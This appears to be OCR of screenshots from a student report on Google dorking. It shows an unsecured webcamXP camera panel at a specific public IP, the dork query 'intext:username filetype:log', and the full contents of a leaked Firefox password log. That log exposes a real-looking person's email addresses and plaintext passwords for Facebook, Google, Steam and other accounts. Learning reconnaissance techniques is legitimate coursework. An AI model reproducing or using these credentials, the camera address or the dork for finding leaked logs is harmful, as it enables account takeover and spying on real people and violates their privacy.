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







b) Google dorking


Site report for http://google.com
webcamXP 5
remikaing.free.fr/PC-DE-SARGER
MacksOFy.com WHOIS, DNS, &
WebEx Panel Usage Statistics
Not secure | 109.233.191.130:8080
WEBCAMXP 5
WEBCAMS AND IP CAMERAS SERVER FOR WINDOWS
Home
Multi view
Smartphone
Gallery
Administration
Not logged in
Source 6
Flash JPEG Stream
Pan, Tilt & Zoom
Live View
Powered by NEXT
www.nextfiber.rs
1
Search
ENG
11:19 PM
3/10/2023



Site report for http://google.com
webcamXP 5
remikaing.free.fr/PC-DE-SARGER
MacksOFy.com WHOIS, DNS, &
WebEx Panel Usage Statistics
Not secure | 109.233.191.130:8080/multi.html
WEBCAMXP 5
WEBCAMS AND IP CAMERAS SERVER FOR WINDOWS
Home
Multi view
Smartphone
Gallery
Administration
Not logged in
320x240
Search
ENG
11:21 PM
3/10/2023



Site report for http://google.com
webcamXP 5
intext:username filetype:log - Go
MacksOFy.com WHOIS, DNS, &
WebEx Panel Usage Statistics
google.com/search?q=intext%3Ausername+filetype%3Alog&rlz=1C1GCEA_enSA1001SA1001&ei=A2ILZJf0IdLb4-EPtKGgSA&ved=0ahUKEwjXgcuC69H9AhXS7TgGHbQQCAkQ4dUDCA8&uact=5&oq=i...
Google
intext:username filetype:log
Sign in
Images
News
Videos
Shopping
Books
Ideas
Generator
Instagram
Cool
All filters
Tools
About 1,880 results (0.32 seconds)
Free
http://remikaing.free.fr › ...
remikaing.free.fr/PC-DE-SARGERAN-mC:%5CUsers%5CSar...
... serv - http://fr.youtube.com username : Sargerans password : zzqqh9qy ... serv - http://snowtigers.net username : Maxter password : WOW071789788 ...
People also search for
username password facebook
filetype txt @gmail.com username password 2022
allintext username filetype:log firefox
allintext username filetype log password.log instagr
username bank
filetype txt @gmail.com username password
People also ask
What is a username example?
What is my username?
Is a username a password?
How do I make username?
Feedback
University of Birmingham
Search
ENG
11:21 PM
3/10/2023


Site report for http://google.com
webcamXP 5
remikaing.free.fr/PC-DE-SARGER
MacksOFy.com WHOIS, DNS, &
WebEx Panel Usage Statistics
Not secure
remikaing.free.fr/PC-DE-SARGERAN-mC:%5CUsers%5CSargeran%5CAppData%5CLocal%5CTemp%5Ctemp.log
Firefox (1.x->3.x) Passwords:
serv - http://fr-fr.facebook.com
email : roi_de_la_casse@hotmail.com
pass : zzqqh9qy
serv - http://fr.youtube.com
username : Sargerans
password : zzqqh9qy
serv - http://snowtigers.net
username : Maxter
password : WOW071789788
serv - https://login.facebook.com
email : roi_de_la_casse@hotmail.com
pass : zzqqh9qy
serv - http://hostarea.org
login : Sargeran
pass : zzqqh9qy
serv - http://www.facebook.com
email : roi_de_la_casse@hotmail.com
pass : zzqqh9qy
serv - http://www.forumactif.com
:
password2 : zzqqh9qy
serv - http://pubgoogle.forumactif.net
username : Admin
password : zzqqh9qy
serv - https://www.google.com
Email : Sargeran@hotmail.com
Passwd : zzqqh9qy
serv - http://absoluthacker.com
email_confirm : roi_de_la_casse@hotmail.com
new_password : zzqqh9qy
Search
ENG
11:20 PM
3/10/2023



remikaing.free.fr/PC-DE-SARGER
MacksOFy.com WHOIS, DNS, &
Websites using Apple Whitelist
Not secure | remikaing.free.fr/PC-DE-SARGERAN-mC:%5CUsers%5CSargeran%5CAppData%5CLocal%5CTemp%5Ctemp.log
serv - http://absoluthacker.com
email_confirm : roi_de_la_casse@hotmail.com
new_password : zzqqh9qy
username : Sargeran
password : zzqqh9qy
serv - http://www.absoluthacker.com
username : Sargeran
password : zzqqh9qy
serv - http://gm-wow.no-ip.org
username : Xaro
passw : zzqqh9qy
serv - http://steven.fr.free.fr
pseudo : Sargeran
pass : zzqqh9qy
serv - http://alpha.team-frenchie.com
username : Sargeran;)
password : zzqqh9qy
serv - http://www.evoxis.info
connect_username : Sargeran
connect_pass : 7uysPDaQC
serv - http://www.youtube.com
username : Sargerans
password : zzqqh9qy
serv - http://www.dll-provider.com
email : roi_de_la_casse@hotmail.com
pass : zzqqh9qy
serv - https://store.steampowered.com
username : Sargerans
password : zzqqh9qy
serv - https://support.steampowered.com
username : roi_de_la_casse@hotmail.com
password : zzqqh9qy
Search
ENG
11:28 PM
3/10/2023

